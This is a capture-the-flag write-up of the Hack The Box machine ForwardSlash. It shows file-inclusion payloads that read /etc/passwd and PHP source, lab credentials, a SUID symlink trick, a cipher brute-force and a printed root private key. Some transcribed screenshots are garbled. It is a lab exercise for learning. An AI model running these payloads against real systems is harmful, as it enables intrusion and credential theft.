


## Write-Up Forwardslash



Made By: IceL0rd

Discord: IceL0rd#3684

## Table of Contents

<b>Enumeration .....</b>	<b>3</b>
Nmap scan .....	3
Web Page.....	3
<b>Exploitation .....</b>	<b>12</b>
Logging in as chiv .....	12
Getting User Pain.....	12
Login as user Pain .....	14
<b>Post-Exploitation .....</b>	<b>15</b>
Decrypting the Ciphertext .....	15
Mount the Backup.img .....	16
Logging in with id_rsa file .....	17

# Enumeration

## Nmap scan

**Nmap -sV -sC 10.10.10.183**

```
root@kali:/tmp/ForwardSlash# nmap -sV -sC 10.10.10.183
Starting Nmap 7.80 ( https://nmap.org ) at 2020-06-11 07:47 EDT
Nmap scan report for 10.10.10.183
Host is up (0.022s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   2048 3c:3b:eb:54:96:81:1d:da:d7:96:c7:0f:b4:7e:e1:cf (RSA)
|   256  f6:b3:5f:a2:59:e3:1e:57:35:36:c3:fe:5e:3d:1f:66 (ECDSA)
|_  256  1b:de:b8:07:35:e8:18:2c:19:d8:cc:dd:77:9c:f2:5e (ED25519)
80/tcp    open  http      Apache httpd 2.4.29 ((Ubuntu))
|_ _http-server-header: Apache/2.4.29 (Ubuntu)
|_ _http-title: Did not follow redirect to http://forwardslash.htb
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Nmap scans shows that the following ports are open:

**22 SSH**

**80 HTTP**


## Web Page

I ran gobuster in order to enumerate the web page more.

**sudo gobuster dir -u http://forwardslash.htb/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php,html,txt**

```
kali@kali:/tmp/Book$ sudo gobuster dir -u http://forwardslash.htb/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php,html,txt
=====
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
=====
[+] Url:             http://forwardslash.htb/
[+] Threads:         10
[+] Wordlist:         /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Status codes:     200,204,301,302,307,401,403
[+] User Agent:       gobuster/3.0.1
[+] Extensions:      php,html,txt
[+] Timeout:          10s
=====
2020/06/11 08:08:45 Starting gobuster
=====
/index.php (Status: 200)
/note.txt (Status: 200)
```

We see there is a file on the system. **Note.txt**



We can see here, that there is a backup site, our gobuster didn't find any directories which contain backup file.

What we can do it brute force subdomains, and try to find there a backup subdomain.

**wfuzz -c -w /usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-5000.txt --hc 404,400,0 -u forwardslash.htb -H 'Host: FUZZ.forwardslash.htb' | grep backup**

```
root@kali:~/tmp/forwardSlash# wfuzz -c -w /usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-5000.txt --hc 404,400,0 -u forwardslash.htb -H 'Host: FUZZ.forwardslash.htb' | grep backup
000000055: 302    0 L    6 W    33 Ch    "backup"
000000557: 302    0 L    0 W    0 Ch    "backup2"
000001037: 302    0 L    0 W    0 Ch    "backup1"
000001705: 302    0 L    0 W    0 Ch    "mxbackup2"
000002070: 302    0 L    0 W    0 Ch    "backup3"
000002762: 302    0 L    0 W    0 Ch    "backups"
```

And we found 1 valid subdomain; backup.

<http://backup.forwardslash.htb/login.php>

Login

Please fill in your credentials to login.

Username

Password

Login

First, I tried some basic SQL injections but I didn't succeed, so I enumerate the site more

**sudo gobuster dir -u http://backup.forwardslash.htb/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php,html,txt**

```
root@kali: /tmp/ForwardSlash# sudo gobuster dir -u http://backup.forwardslash.htb/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php,html,txt
=====
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
=====
[+] Url:             http://backup.forwardslash.htb/
[+] Threads:         10
[+] Wordlist:         /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Status codes:    200,204,301,302,307,401,403
[+] User Agent:      gobuster/3.0.1
[+] Extensions:     php,html,txt
[+] Timeout:         10s
=====
2020/06/11 08:48:16 Starting gobuster
=====
/index.php (Status: 302)
/login.php (Status: 200)
/register.php (Status: 200)
/welcome.php (Status: 302)
/dev (Status: 301)
/api.php (Status: 200)
/environment.php (Status: 302)
/logout.php (Status: 302)
/config.php (Status: 200)
/hof.php (Status: 302)
```

Here we found a few interesting directories:

**/login.php (Status: 200)**

**/register.php (Status: 200)**

**/dev (Status: 301)**

**/api.php (Status: 200)**

**/environment.php (Status: 302)**

**/config.php (Status: 200)**

After playing a bit around with the application, I registered with a name, and took a look inside the application.

<http://backup.forwardslash.htb/register.php>

← → ↻ 🏠 backup.forwardslash.htb/register.php

## Sign Up

Please fill this form to create an account.

**Username**

**Password**

**Confirm Password**

Already have an account? [Login here.](#)

Now I logged in with the new added user.

backup.forwardslash.htb/login.php

## Login

Please fill in your credentials to login.

**Username**

IceL0rd

**Password**

•••••

This connection is not secure. Logins entered here could be compromised.  
[Learn More](#)

Don't have an account? [Sign up now.](#)

Then we see a welcome page.

backup.forwardslash.htb/welcome.php

Hi, **IceL0rd**. Welcome to your dashboard.

[Reset Your Password](#) [Sign Out of Your Account](#)

[Change Your Username](#) [Change Your Profile Picture](#)

[Quick Message](#) [Hall Of Fame](#)

I saw something interesting; <http://backup.forwardslash.htb/profilepicture.php>

backup.forwardslash.htb/profilepicture.php

## Change your Profile Picture!

This has all been disabled while we try to get back on our feet after the hack.  
-Pain

URL:

We couldn't submit anything because it was disabled, but we can change that by editing the page source.

## Page source before changing:

```
<html> event
  <head> ... </head>
  <body>
    <div class="page-header"> ... </div>
    <form action="/profilepicture.php" method="post">
      URL:
      <input type="text" name="url" disabled="" style="width:600px">
      <br>
      <input style="width:200px" type="submit" value="Submit" disabled="" >
    </form>
  </body>
</html>
```

## Page source after editing:

```
<head> ... </head>
  <body>
    <div class="page-header"> ... </div>
    <form action="/profilepicture.php" method="post">
      URL:
      <input type="text" name="url" enabled="" style="width:600px">
      <br>
      <input style="width:200px" type="submit" value="Submit" enabled="" >
    </form>
  </body>
</html>
```

After this I intercepted the request, and try to find an LFI vulnerability.

Request	Response
<div>Raw Params Headers Hex</div> <div>POST /profilepicture.php HTTP/1.1 Host: backup.forwardslash.htb User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8 Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate Referer: http://backup.forwardslash.htb/profilepicture.php Content-Type: application/x-www-form-urlencoded Content-Length: 29 Connection: close Cookie: PHPSESSID=3t897f6a8hjt5hksu2f7e2hsq5 Upgrade-Insecure-Requests: 1 url=../../../../etc/passwd</div>	<div>Raw Headers Hex HTML Render</div> <div>&lt;input style="width:200px" type="submit" value="Submit" disabled&gt; &lt;/form&gt; &lt;/body&gt; &lt;/html&gt; root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin</div>

I couldn't read an id\_rsa key from any user, so I started to enumerate more.

I found credentials in config.php

**url=file:///var/www/backup.forwardslash.htb/config.php**

Request

RawParamsHeadersHex

POST /profilepicture.php HTTP/1.1  
Host: backup.forwardslash.htb  
User-Agent: Mozilla/5.0 (X11; Linux x86\_64; rv:68.0) Gecko/20100101 Firefox/68.0  
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8  
Accept-Language: en-US,en;q=0.5  
Accept-Encoding: gzip, deflate  
Referer: http://backup.forwardslash.htb/profilepicture.php  
Content-Type: application/x-www-form-urlencoded  
Content-Length: 55  
Connection: close  
Cookie: PHPSESSID=3t897f6a8hjt5hksu2f7e2hsq5  
Upgrade-Insecure-Requests: 1

url=file:///var/www/backup.forwardslash.htb/config.php

Response

RawHeadersHexHTMLRender

```
<head>
  <meta charset="UTF-8">
  <title>Welcome</title>
  <link rel="stylesheet" href="bootstrap.css">
  <style type="text/css">
    body{ font: 14px sans-serif; text-align: center; }
  </style>
</head>
<body>
  <div class="page-header">
    <h1>Change your Profile Picture!</h1>
    <font style="color:red">This has all been disabled while we try
to get back on our feet after the hack.<br><b>-Pain</b></font>
  </div>
  <form action="/profilepicture.php" method="post">
    URL:
    <input type="text" name="url" disabled style="width:600px"><br>
    <input style="width:200px" type="submit" value="Submit"
disabled>
  </form>
</body>
</html>
<?php
//credentials for the temp db while we recover, had to backup old
config, didn't want it getting compromised -pain
define('DB_SERVER', 'localhost');
define('DB_USERNAME', 'www-data');
define('DB_PASSWORD',
'5iIwJX0C2nZiIhkLYE7n314VcKNx8uMkxflvCTz2USGY180ocz3FQuVtdCy3dAgIMK3Y8XFZv9fBi6OwG6
OYxoAVnhaQkm7r2ec');
define('DB_NAME', 'site');
```

The hashed-credentials are:

**www-data:**

**5iIwJX0C2nZiIhkLYE7n314VcKNx8uMkxflvCTz2USGY180ocz3FQuVtdCy3dAgIMK3Y8XFZv9fBi6OwG6  
OYxoAVnhaQkm7r2ec**

but I couldn't use these credentials.



url=file:///var/www/backup.forwardslash.htb/config.php

Now we get; **Permission Denied; not that way ;)**

```
url=php://filter/convert.base64-encode/resource=file:///var/www/backup.forwardslash.htb/api.php
```

Request	Response
<pre>Raw Params Headers Hex POST /profilepicture.php HTTP/1.1 Host: backup.forwardslash.htb User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:88.0) Gecko/20100101 Firefox/88.0 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8 Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate Referer: http://backup.forwardslash.htb/profilepicture.php Content-Type: application/x-www-form-urlencoded Content-Length: 96 Connection: close Cookie: PHPSESSID=3t897feaa8jt15HksuzF7z2hsq5 Upgrade-Insecure-Requests: 1  url=http://filter/convert.base64-encode/resource=file:///var/www/backup fo wardslash.htb/api.php</pre>	<pre>Raw Headers Hex: HTML Render HTTP/1.1 200 OK Date: Thu, 11 Jun 2020 13:32:39 GMT Server: Apache/2.4.29 (Ubuntu) Expires: Thu, 19 Nov 1981 08:52:00 GMT Cache-Control: no-store, no-cache, must-revalidate Pragma: no-cache Vary: Accept-Encoding Content-Length: 1457 Connection: Close Content-Type: text/html; charset=UTF-8  &lt;!DOCTYPE html&gt; &lt;head&gt;     &lt;meta charset="UTF-8"&gt;     &lt;title&gt;Welcome&lt;/title&gt;     &lt;link rel="stylesheet" href="#bootstrap.css"&gt;     &lt;style&gt;text&lt;/css&gt;         body{font: 14px sans-serif; text-align: center;}     &lt;/style&gt; &lt;/head&gt; &lt;body&gt;     &lt;div class="page-header"&gt;         &lt;h2&gt;Change your Profile Picture&lt;/h2&gt;         &lt;font style="color:red"&gt;this has all been disabled while we try to get back on our feet after the hack.&lt;/br&gt;&lt;br&gt;-Paine/pw&lt;/font&gt;     &lt;/div&gt;     &lt;form action="/profilepicture.php" method="post"&gt;         URL:         &lt;input type="text" name="url" disabled style="width:600px;"&gt;br&gt;         &lt;input style="width:200px;" type="submit" value="Submit" disabled&gt;     &lt;/form&gt; &lt;/body&gt; &lt;/html&gt; P0pHnAmCmlcn3mbpZ5f3bc8cqdjKxKm1Chpe3rlcdgkXlDPUlBh3YybCddecskwonClnkcghaxvuxZQqjF9WtwnS1m9wey3bzdnZndph3JdKS0hFCACKINfUJlT05hmcvZ2dlZcl1e9tl YmIrmYmdyj1Cn1CFrbyhwkvswShuIPVEVffE6f6eEdedCEPSAMlTl3JAmeCk1l7ck3mwbaivVMlcIBt8xbN1Cl1cvzZdz2Gphihibylc2qhv0BJ3jKqllLel06weJfoKcSBam anddnl1lmzgshahenkgzsgitstet3gmsvYQVStRt1t41icmmeeJ2ld6j9b3w2o6qykhlIUHlB37nykddebsKcqlpZJm3ncJmyc2xc0cmwwhts3hzndtCaIC2vc21abdydw9Kg pylljlCP9SM9vxuZ5ZskgeJCWJagdgJlBLcnlp3mbpZ5f3bc8cqdjKxKm3ogddhhbCRYYkpqiOwoJCV4xq7Glglc1Y2hmJlCWooanhdXJLWzd0moJZXhdbakfao/pgo8J5tCFPRB86 j01lB3Z2ogryXmsJHmZ5BJzb1lHMVGfjdWbbH55GOmZWGsZ88AgueGLjdnyZ5bhZnlci8iYmtRczhcZpgZzfazYzhdbhbY2LZCl8cywcg21tc6510J4c9Zf6ZF3GRlWm165dydv</pre>

**Now we need to decode the base64 output:**

```
echo "<base64 output>" | base64 -d
```

```
<?php
session_start();

if (isset($_POST['url'])) {

    if(!isset($_SESSION["loggedin"]) || $_SESSION["loggedin"] !== true) && $_SERVER['REMOTE_ADDR'] !== "127.0.0.1"){
        echo "User must be logged in to use API";
        exit;
    }

    $picture = explode("-----output-----<br>", file_get_contents($_POST['url']));
    if (strpos($picture[0], "session_start();") !== false) {
        echo "Permission Denied; not that way ";
        exit;
    }
    echo $picture[0];
    exit;
}
?>

<!-- TODO: removed all the code to actually change the picture after backslash gang attacked us, simply echos as debug now -->
root@kali:~#
```

Now we also had another directory called: `/dev`. I had to add `/index.php` in order to be able to read the content.

```
url=php://filter/convert.base64-encode/resource=file:///var/www/backup.forwardslash.htb/dev/index.php
```

Request	Response
<pre>Raw Params: Headers: Hex POST /profilepicture.php HTTP/1.1 Host: backup.forwardslash.it User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8 Accept-Language: en-us,en;q=0.5 Accept-Encoding: gzip, deflate Referer: http://backup.forwardslash.net/profilepicture.php Content-Type: application/x-www-form-urlencoded Content-Length: 492 Connection: close Cookie: PHPSESSID=189f7feab3173kksu7v2zhsg5 Upgrade-Insecure-Requests: 1  url=http%3Ffilter=convert_base64_encode/resource=file%3F//var/www/backup.to wardslash.htb/%2Findex.php</pre>	<pre>Raw Headers: Hex: HTML: Render Vary: Accept-Encoding Content-Length: 1361 Content-Type: text/html; charset=UTF-8  &lt;!DOCTYPE html&gt; &lt;head&gt; &lt;meta charset=utf-8&gt; &lt;title&gt;forwardslash&lt;/title&gt; &lt;link rel="stylesheet" href="/bootstrap.css"&gt; &lt;style type="text/css"&gt; body {font: 14px sans-serif; text-align: center;} &lt;/style&gt; &lt;/head&gt; &lt;body&gt; &lt;div class="page-header"&gt; &lt;div change your Profile Picture/&gt; &lt;font style="color:red"&gt;&lt;this has all been disabled while we try to get back on our feet after the hack.&lt;br&gt;&lt;b&gt;=&gt;Painful&lt;/b&gt;/&lt;/font&gt; &lt;/div&gt; &lt;form action="/profilepicture.php" method="post"&gt; URL: &lt;input type="text" name="url" disabled style="width:600px;"&gt; &lt;input style="width:200px;" type="submit" value="Submit" disabled&gt; &lt;/form&gt; &lt;/body&gt; &lt;/html&gt;</pre>

Now we need to decode the base64:

**echo "<base64>" | base64 -d**

```
<?php
if ($_SERVER['REQUEST_METHOD'] === "GET" && isset($_GET['xml'])) {

    $reg = '/ftp:\/\[/[s\S]*\/\^/';
    //$reg = '/((((25[0-5])|(2[0-4]\d)|([01]?[d]?[d]))\.){3}((((25[0-5])|(2[0-4]\d)|([01]?[d]?[d])))/'

    if (preg_match($reg, $_GET['xml'], $match)) {
        $ip = explode('/', $match[0])[2];
        echo $ip;
        error_log("Connecting");

        $conn_id = ftp_connect($ip) or die("Couldn't connect to $ip\n");

        error_log("Logging in");

        if (@ftp_login($conn_id, "chiv", 'N0bodyL1kesBack/')) {

            error_log("Getting file");
            echo ftp_get_string($conn_id, "debug.txt");

        }

        exit;

    }

    libxml_disable_entity_loader (false);
    $xmlfile = $_GET["xml"];
    $dom = new DOMDocument();
    $dom->loadXML($xmlfile, LIBXML_NOENT | LIBXML_DTDLOAD);
    $api = simplexml_import_dom($dom);
    $req = $api->request;
    echo "-----output-----<br>\r\n";
    echo "$req";
}

function ftp_get_string($ftp, $filename) {
    $temp = fopen('php://temp', 'r+');
    if (@ftp_fget($ftp, $temp, $filename, FTP_BINARY, 0)) {
        rewind($temp);
        return stream_get_contents($temp);
    }
    else {
        return false;
    }
}

?>
```

## Exploitation

Logging in as chiv

Now we have credentials for the user chiv:

**chiv:N0bodyL1kesBack/**

```
root@kali:/tmp/ForwardSlash# ssh chiv@forwardslash.htb
The authenticity of host 'forwardslash.htb (10.10.10.183)' can't be established.
ECDSA key fingerprint is SHA256:7DrtoyB3GmTDLmPm01m7dHeoaPjA7+ixb3GDFhGn0HM.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'forwardslash.htb,10.10.10.183' (ECDSA) to the list of known hosts.
chiv@forwardslash.htb's password:
Welcome to Ubuntu 18.04.4 LTS (GNU/Linux 4.15.0-91-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

System information as of Thu Jun 11 14:10:00 UTC 2020

System load:  0.0               Processes:    170
Usage of /:   31.8% of 19.56GB   Users logged in:  0
Memory usage: 19%              IP address for ens33: 10.10.10.183
Swap usage:   0%

 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at:
     https://ubuntu.com/livepatch

16 packages can be updated.
0 updates are security updates.

Last login: Tue Mar 24 11:34:37 2020 from 10.10.14.3
chiv@forwardslash:~$
```

## Getting User Pain

In **/home/pain** there was a note, about encrypted important files.

```
chiv@forwardslash:/home/pain$ cat note.txt
Pain, even though they got into our server, I made sure to encrypt any important files
so that they would not be able to go.

~chiv
```

We can't read the config file.

```
chiv@forwardslash:~$ ls -al /var/backups/config.php.bak
-rw----- 1 pain pain 526 Jun 21  2019 /var/backups/config.php.bak
chiv@forwardslash:~$ cat /var/backups/config.php.bak
cat: /var/backups/config.php.bak: Permission denied
```

I found out that `/usr/bin/backup` has a SUID bit.

**`ls -al /usr/bin/backup`**

```
chiv@forwardslash:~$ ls -al /usr/bin/backup
-r-sr-xr-x 1 pain pain 13384 Mar  6 10:06 /usr/bin/backup
chiv@forwardslash:~$
```

When we run the SUID with `config.php.bak`, we getting an error.

**`/usr/bin/backup /var/backups/config.php.bak`**

```
chiv@forwardslash:~$ /usr/bin/backup /var/backups/config.php.bak
-----
Pain's Next-Gen Time Based Backup Viewer
v0.1
NOTE: not reading the right file yet,
only works if backup is taken in same second
-----

Current Time: 15:05:07
ERROR: 8ea2cb89042822db6f2e54a8712641f3 Does Not Exist or Is Not Accessible By Me, Exiting...
chiv@forwardslash:~$
```

It's properly a MD5 hash of the time.

```
ERROR: cca7cd637e2bf2d617c3af4981a999b0 Does Not Exist or Is Not Accessible By Me, Exiting...
chiv@forwardslash:~$ date | md5sum
c0eaa9677c2d1f70d539e549dc3a2810 -
chiv@forwardslash:~$ echo cca7cd637e2bf2d617c3af4981a999b0 | wc -c
33
chiv@forwardslash:~$ echo c0eaa9677c2d1f70d539e549dc3a2810 | wc -c
33
chiv@forwardslash:~$
```

In order to get this to work, we need to do is make a bash one liner, which copies the hash and created a symbolic link.

**`i=$(/usr/bin/backup | grep ERROR | cut -d " " -f 2);ln -s /var/backups/config.php.bak $i;/usr/bin/backup;`**

```
chiv@forwardslash:~$ i=$(/usr/bin/backup | grep ERROR | cut -d " " -f 2);ln -s /var/backups/config.php.bak $i;/usr/bin/backup;
-----
Pain's Next-Gen Time Based Backup Viewer
v0.1
NOTE: not reading the right file yet,
only works if backup is taken in same second
-----

Current Time: 15:50:02
<?php
/* Database credentials. Assuming you are running MySQL
server with default setting (user 'root' with no password) */
define('DB_SERVER', 'localhost');
define('DB_USERNAME', 'pain');
define('DB_PASSWORD', 'db1f73a72678e857d91e71d2963a1afa9efbabb32164cc1d94dbc704');
define('DB_NAME', 'site');

/* Attempt to connect to MySQL database */
$link = mysqli_connect(DB_SERVER, DB_USERNAME, DB_PASSWORD, DB_NAME);

// Check connection
if($link === false){
    die("ERROR: Could not connect. " . mysqli_connect_error());
}
?>
chiv@forwardslash:~$
```

Login as user Pain

Now that we have credentials for the user Pain we can login with it;

**Pain: db1f73a72678e857d91e71d2963a1afa9efbabb32164cc1d94dbc704**

```
chiv@forwardslash:~$ su pain
Password:
pain@forwardslash:/home/chiv$ whoami
pain
pain@forwardslash:/home/chiv$
```

**whoami && ifconfig && cat user.txt; echo**

```
pain@forwardslash:~$ whoami && ifconfig && cat user.txt; echo
pain
ens33: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 10.10.10.183 netmask 255.255.255.0 broadcast 10.10.10.255
    inet6 fe80::250:56ff:feb9:f55 prefixlen 64 scopeid 0x20<link>
    inet6 dead:beef::250:56ff:feb9:f55 prefixlen 64 scopeid 0x0<global>
    ether 00:50:56:b9:0f:55 txqueuelen 1000 (Ethernet)
    RX packets 1920392 bytes 320874637 (320.8 MB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 1872266 bytes 910042287 (910.0 MB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 18188 bytes 1461538 (1.4 MB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 18188 bytes 1461538 (1.4 MB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

84bdd39d43b65093cf66edd9c132a30b
pain@forwardslash:~$
```

## Post-Exploitation

**First thing I did was checking what I can execute with this user.**

**sudo -l**

```
pain@forwardslash:~$ sudo -l
Matching Defaults entries for pain on forwardslash:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User pain may run the following commands on forwardslash:
    (root) NOPASSWD: /sbin/cryptsetup luksOpen *
    (root) NOPASSWD: /bin/mount /dev/mapper/backup ./mnt/
    (root) NOPASSWD: /bin/umount ./mnt/
pain@forwardslash:~$
```

I also found an **encrypter.py** file

Now with this information, we need to decrypt the cyphertext and then mount the root folder to get root level access to the system.

## Decrypting the Ciphertext

```
def encrypt(key, msg):
    key = list(key)
    msg = list(msg)
    for char_key in key:
        for i in range(len(msg)):
            if i == 0:
                tmp = ord(msg[i]) + ord(char_key) + ord(msg[-1])
            else:
                tmp = ord(msg[i]) + ord(char_key) + ord(msg[i-1])

            while tmp > 255:
                tmp -= 256
            msg[i] = chr(tmp)
    return ''.join(msg)

def decrypt(key, msg):
    key = list(key)
    msg = list(msg)
    for char_key in reversed(key):
        for i in reversed(range(len(msg))):
            if i == 0:
                tmp = ord(msg[i]) - (ord(char_key) + ord(msg[-1]))
            else:
                tmp = ord(msg[i]) - (ord(char_key) + ord(msg[i-1]))
            while tmp < 0:
                tmp += 256
            msg[i] = chr(tmp)
    return ''.join(msg)

f=open('ciphertext').read()
k=open('/tmp/ForwardSlash/rockyou2.txt').readlines()
for i in k:
    op=decrypt(i,f)
    if "encryption" in op:
        print(op)
        print("-----")
        print(i)
```

**Now we have the key:**

cB!6%sdH8Lj^@Y\*\$C2cf

```
root@kali:/tmp/ForwardSlash# python decrypt.py
00U00.dIW00you liked my new encryption tool, pretty secure huh, anyway here is the key to the encrypted image from /var/backups/recovery: cB!6%sdH8Lj^@Y+5C2cf0
-----
thisismypassword
```

Mount the Backup.img

Now we can mount it as root, with the key.

```
sudo /sbin/cryptsetup luksOpen /var/backups/recovery/encrypted_backup.img backup
```

```
sudo /bin/mount /dev/mapper/backup ./mnt/
```

```
mkdir mnt
```

```
ls mnt/
```

```
pain@forwardslash:~$ sudo /sbin/cryptsetup luksOpen /var/backups/recovery/encrypted_backup.img backup
Enter passphrase for /var/backups/recovery/encrypted_backup.img:
pain@forwardslash:~$ sudo /bin/mount /dev/mapper/backup ./mnt/
mount: ./mnt/: mount point does not exist.
pain@forwardslash:~$ mkdir mnt
pain@forwardslash:~$ sudo /bin/mount /dev/mapper/backup ./mnt/
pain@forwardslash:~$ ls mnt/
id_rsa
```

```
pain@forwardslash:~/mnt$ cat id_rsa
-----BEGIN RSA PRIVATE KEY-----
MIIEowIBAAKCAQEA9i/r8VGof1vpIV6rhNE9hZfBDd3u6S16uNYqLn+xFgZEQBZK
RKH+Wdykv/gukvUSauxWJndPq3F1Ck0xhcGQu6+10BYb+fQ0B8raCRjwYF4gaf
yLFcOS111mKmUIB9qR1wDsmKRbtWPPpVgs2ruafgeiHujiEkiUUK9f3WTNqUsPQc
u2AG//ZCiqKwCwn0Cc2EhWsrQhLovh3pGfv4gg0Gg/VNNiMPjDAYnr4iVg4XyEu
NWS2x9PtPasWsWRPLMEptzLhJ0nHE3iVJuTnFFhp2T6CtmZui4TJH3pij6wYYis9
MqzTmFwNzx2HKS2tE2ty2c1CcW+F3GS/rn0EQIDAQABAOIBAQCpFjkG7D6xFSpa
V+rTPH6GeoB9C6mwYeDREYt+lNDsDHUfgbiCMk+KMLa6afcDKzLL/brtKsfWHwhg
G8Q+u/8XVn/jFAf0deFJ1X0m+9HGba1Lx86oBLDDZvrzHYbhdz0v0chR5ijhIiNO
3cPx0t1QFkiB1sarD9Wf2Xet7iMDArJI94G7yfnfUegtC5y38liJdb2TBXwvIZC
vROXZiQdmWCPEmwuE0adJ4HqmJvnIx9P4EAcTWuY0LdUU3zZcFgYlXiYT0xg2N1p
MIrAjjhgrQ3A2kXyxh9pzsF1vIaSfxAvsL8LQy20sL+i80Wa0RykyFy5rmNLQD
Ih0ciZb9AoGBAP2+PD2nV8y20kF6U0+JLwMG7WbV/rDF6+kVn0M2sfQKiAIUK3Wn
5YCeGARrMdZr4fidTN7koke02M4enSHedZRTW2jRXlKFYHqSoVzLggnKVU/eghQs
V4gv6+cc787HojtuU7Ee66ewj0VSr0PXjFInzdSdmnd93oDZPzwF8QUnAoGBAPhg
e1VaHG89E4YWNxbfr739t5qPuiZPJY7fIB0v9Z0G+P5KCtHJA5uxpELrF3hQjJU8
60rz/0C+TxmLTGV0vkQWij4GC9rc0MaP03zXamQTSNGNROM+S1I9UuoQBwre2nQeh
i2B/AL04Pr0HJtFSXIZsedmDNLomQ05/n/xAQLAHAoGATnv8CBntt11JFYWvpSdq
tT38SLwgjK77dEIC2/hb/J8RSItSkfbXrvu3dA5wA0GngI2HDF5tr35JnR+s/Jfw
woUx/e7cnP09FMyr6pbr5vLVf/nUBEd37nq3r29mLj3XiW7G8i9thEAm471eEi
/vpe2QfSkmk1XGdV/svbq/sCgYAZ6FZ1DLUylThYIDEW3bZDjxfjs2JEEkdko7mA
1DXWb0fBno+KwMFZ+CmeIU+NaTmAx520BEd3xWIS1r8lQhVunLtGxPKvnZD+hToW
J5IdzJWCxpIadMJfQPhqdJKBR3cRuLQFGLpxaSKBL3PJx10ID5KWMa1qSq/EU00r
OENgOQKBgD/mYgPSmbqpNZI0/B+6ua9kQJAH6JS44v+yFkHfNTW0M7UIju7wkGQw
